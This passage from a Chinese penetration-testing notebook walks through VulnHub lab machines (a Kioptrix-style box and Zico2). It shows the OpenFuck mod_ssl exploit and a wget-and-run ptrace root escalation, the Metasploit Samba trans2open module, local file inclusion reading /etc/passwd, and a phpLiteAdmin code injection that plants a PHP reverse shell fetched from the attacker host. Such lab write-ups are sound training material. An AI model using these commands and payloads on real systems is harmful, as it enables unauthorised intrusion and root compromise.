1   0.55 ms 192.168.43.54

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.99 seconds

```

443/tcp open ssl/http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

443端口的服务 mod_ssl/2.8.4 OpenSSL/0.9.6b

通过 searchsploit mod_ssl 查询相关漏洞

```
root@kali:~/Desktop# searchsploit mod_ssl
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Apache mod_ssl 2.0.x - Remote Denial o | exploits/linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAc | exploits/multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'Open | exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'Open | exploits/unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0. | exploits/unix/remote/40347.txt
-----
Shellcodes: No Result
```

这里可以利用第4个漏洞的exp脚本进行攻击，`exploit-db` 下载相关exp。

漏洞利用

OpenFuck漏洞利用

这是一个远程溢出的漏洞，下载的exp比较久远需要做一些修改。

- 编译需要用的 `libssl-dev` 库，且版本为 `apt-get install libssl1.0-dev`
 在exp中加入头文件 `<openssl/rc4.h>` 和 `<openssl/md5.h>`
 替换exp中 `wget` 后的url为 `http://d1.packetstormsecurity.net/0304-exploits/ptrace-kmod.c`
 第961行,修改: `const unsigned char * p , * end;`

然后编译

```
gcc -o OpenFuck 764.c -lcrypto
```

运行脚本 `./OpenFuck` 选择相应我系统版本

这里选择 0x6b

执行相关的命令 `./OpenFuck 0x6b 192.168.43.54`

```
root@kali:~/Desktop# ./OpenFuck 0x6b 192.168.43.54

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f80e0
Ready to send shellcode
```

```

Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget http://dl.packetstormsecurity.net/030exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--04:04:37-- http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:80... connected!
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c [following]
--04:04:38-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    OK ...                               100% @ 3.74 MB/s

04:04:39 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

[+] Attached to 6498
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root

```

Samba漏洞利用

实验环境是存在一个samba漏洞的，

这里用到 `enum4linux` 其利用SMB协议枚举Windows系统和SAMBA服务，以此来获得目标系统大量的重要信息，其枚举结果可能包含目标系统的用户帐号、组帐号、共享目录、密码策略等机密重要信息。

但我本地环境没有检测到samba的版本

该漏洞为 `Samba trans2open溢出 (Linux x86)` 在Samba 2.2.0到2.2.8版本中发现的缓冲区溢出。

同样可以在 `searchsploit` 查到

这里直接用msf环境进行实验。

```

msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.43.54   yes       The target address
  RPORT     139              yes       The target port (TCP)

```



```
Payload options (linux/x86/shell_bind_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LPORT	4444	yes	The listen port
RHOST	192.168.43.54	no	The target address

```
Exploit target:
```

Id	Name
--	----
0	Samba 2.2.x - Bruteforce

```
msf exploit(linux/samba/trans2open) > exploit
```

```
[*] Started bind handler
[*] 192.168.43.54:139 - Trying return address 0xbffffdfc...
[*] 192.168.43.54:139 - Trying return address 0xbffffcfc...
[*] 192.168.43.54:139 - Trying return address 0xbffffbfc...
[*] 192.168.43.54:139 - Trying return address 0xbffffafc...
[*] Command shell session 2 opened (192.168.43.177:33375 -> 192.168.43.54:4444) at 2018-05-07
04:47:42 -0400
```

```
id
uid=0(root) gid=0(root) groups=99(nobody)
```

总结

虽然说这个实验环境比较老，一些漏洞可能在现实的实战中是很少存在的。但是在这个漏洞利用的过程中可以学到一些 `kali linux` 的工具的利用和一些实战的思路。

第十四节 Zico2

title: Vulnhub渗透测试练习 - Zico2 date: 2018-05-05 22:30:35 categories: 笔记

作者 : Ukonw

vulnhub渗透环境

靶机地址

<https://www.vulnhub.com/entry/zico2-1,210/>

练习环境


- Kali Linux
VirtualBox

信息收集

在信息收集之前需要获取到靶机的IP地址，我靶机在VirtualBox下是 Host-Only 网络模式，而靶机是无法直接进入系统看到IP地址的。

这里用到一个kali linux下的一个工具 `netdiscover` 基于ARP的网络扫描工具。

直接执行命令 `netdiscover` :

A terminal window titled 'root@kali: ~' showing the output of the netdiscover command. The terminal displays the current scanning range as 172.17.11.0/16 and the screen view as Unique Hosts. It reports 5 captured ARP request/reply packets from 3 hosts with a total size of 300 bytes. A table lists the discovered hosts with columns for IP, MAC Address, Count, Len, and Vendor / Hostname. The first two entries are for 192.168.56.102 and 192.168.56.100, both with MAC address 08:00:27:98:69:ca and vendor PCS Systemtechnik GmbH. The third entry is for 192.168.137.1 with MAC address 0a:00:27:00:00:24 and an unknown vendor. A red box highlights the table content.

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Currently scanning: 172.17.11.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.56.102    08:00:27:98:69:ca  2     120 PCS Systemtechnik GmbH
192.168.56.100    08:00:27:ea:ca:5c  2     120 PCS Systemtechnik GmbH
192.168.137.1     0a:00:27:00:00:24  1      60 Unknown vendor
```

这里我们获取到两个IP地址，测试发现正确的是 `192.168.56.102`

接下来用 `nmap` 扫描端口信息

```
nmap -A 192.168.56.102
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# nmap -A 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-05 18:42 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|   256  11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Zico's Shop
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4     111/tcp    rpcbind
|   100000   2,3,4     111/udp    rpcbind
|   100024   1         49062/tcp  status
|_  100024   1         57276/udp  status
MAC Address: 08:00:27:98:69:CA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.27 ms  192.168.56.102
```

得到一个80端口上运行着一个Web服务器。

访问该Web服务，在这个时候我们可以用常见的扫描工具对网站进行扫描

漏洞利用

这里我简单对页面进行浏览，发现了一个文件包含漏洞。

```
view.php?page=tools.html
```

尝试包含 `../../etc/passwd`

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var
/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var
/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false
ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin vboxadd:x:999:1::/var/run/vboxadd:
/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
zico:x:1000:1000:,,,:/home/zico:/bin/bash
```

成功包含，解下来就尝试扫描目录，因为校园网的原因，只能用 Host-Only 网络模式进行测试，所以一切测试过程都在 Kali 下进行


这里尝试去扫描网站的目录，用到 kali 下的 dirb 专门用于爆破目录的工具。

```
root@kali:~# dirb http://192.168.56.102/view.php?page=../../etc/passwd
-----
DIRB v2.22
By The Dark Raver
-----
START TIME: Sat May 5 18:53:51 2018
URL_BASE: http://192.168.56.102/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
--- Scanning URL: http://192.168.56.102/
+ http://192.168.56.102/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.56.102/css/
==> DIRECTORY: http://192.168.56.102/dbadmin/
==> DIRECTORY: http://192.168.56.102/img/
+ http://192.168.56.102/index (CODE:200|SIZE:7970)
+ http://192.168.56.102/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.56.102/js/
+ http://192.168.56.102/LICENSE (CODE:200|SIZE:1094)
+ http://192.168.56.102/package (CODE:200|SIZE:789)
+ http://192.168.56.102/server-status (CODE:403|SIZE:295)
+ http://192.168.56.102/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://192.168.56.102/vendor/
+ http://192.168.56.102/view (CODE:200|SIZE:0)

---- Entering directory: http://192.168.56.102/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.102/dbadmin/ ----
```

得到一个 `dbadmin` 的目录



这里用到的是一个叫 `phpLiteAdmin` 服务器应用，版本号为 `v1.9.3`

尝试找找这个版本的历史漏洞，这个服务是存在一个远程PHP代码注入漏洞的。

这里可以通过搜索引擎搜索相关漏洞详情也可以用 `kali` 下的 `Searchsploit` 一个用于Exploit-DB的命令行搜索工具。

```
DOWNLOADED: 4012 FOUND: 0
root@kali:~# searchsploit phpLiteAdmin 1.9.3
-----
Exploit Title | Path
-----|-----
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | exploits/php/webapps/24044.txt
-----
Shellcodes: No Result
root@kali:~#
```


这样们就可以看到漏洞详情，这里我们可以看到利用这个远程PHP代码注入漏洞需要登录的。

所以尝试默认密码 `admin`，发现可以直接登录进去。

从 `exploit-db` 上的资料可以看出，我们需要创建一个数据库，写入一个shell。

这里可以用nc监听端口来反弹shell，也可以用msf生成php目录进行监听。

按照 `exploit-db` 所说的建立数据库。这里直接创建一个后缀名为 `.php` 的数据库 `shell`



并添加表信息

phpLiteAdmin - Mozilla Firefox

phpLiteAdmin x +

192.168.56.102/dbadmin/test_db.php?switchdb=%2Fusr

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

Delete Database

You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php. You have been warned.

Change Database

[rw] /usr/databases/shell.php
[rw] /usr/databases/test_users

/usr/databases/shell.php

No tables in database.

Create New Database [?]

Database name: /usr/databases/shell.php
Path to database: /usr/databases/shell.php
Size of database: 1 KB
Database last modified: 3:22pm on May 5, 2018
SQLite version: 3.7.9
SQLite extension [?]: PDO
PHP version: 3.10-1ubuntu3.26

No tables in database.

Create new table on database 'usr/databases/shell.php'

Name: Number of Fields:

Create new view on database 'usr/databases/shell.php'

Name: Select Statement [?]:

这里在本地的 `/var/www/html` 目录下创建txt文件


```
<?php $sock=fsockopen("192.168.56.101",2333);exec("/bin/sh -i <&3 >&3 2>&3");?>
```

然后启动apache web服务器

```
service apache2 start
```

然后返回到数据库中添加字段名，类型为 `TEXT`，写入PHP代码来下载执行shell


```
<?php system("wget 192.168.56.101/shell.txt -O /tmp/shell.php; php /tmp/shell.php"); ?>
```



需要让目标下载执行这串恶意代码，需要一个HTTP请求。
 这里我们就可以利用到之前发现的本地文件包含的漏洞了。
 我们可以在数据库中发现我们恶意创建的数据库的路径

```
/usr/databases/shell.php
```

先用nc监听我们之前设置的端口 2333



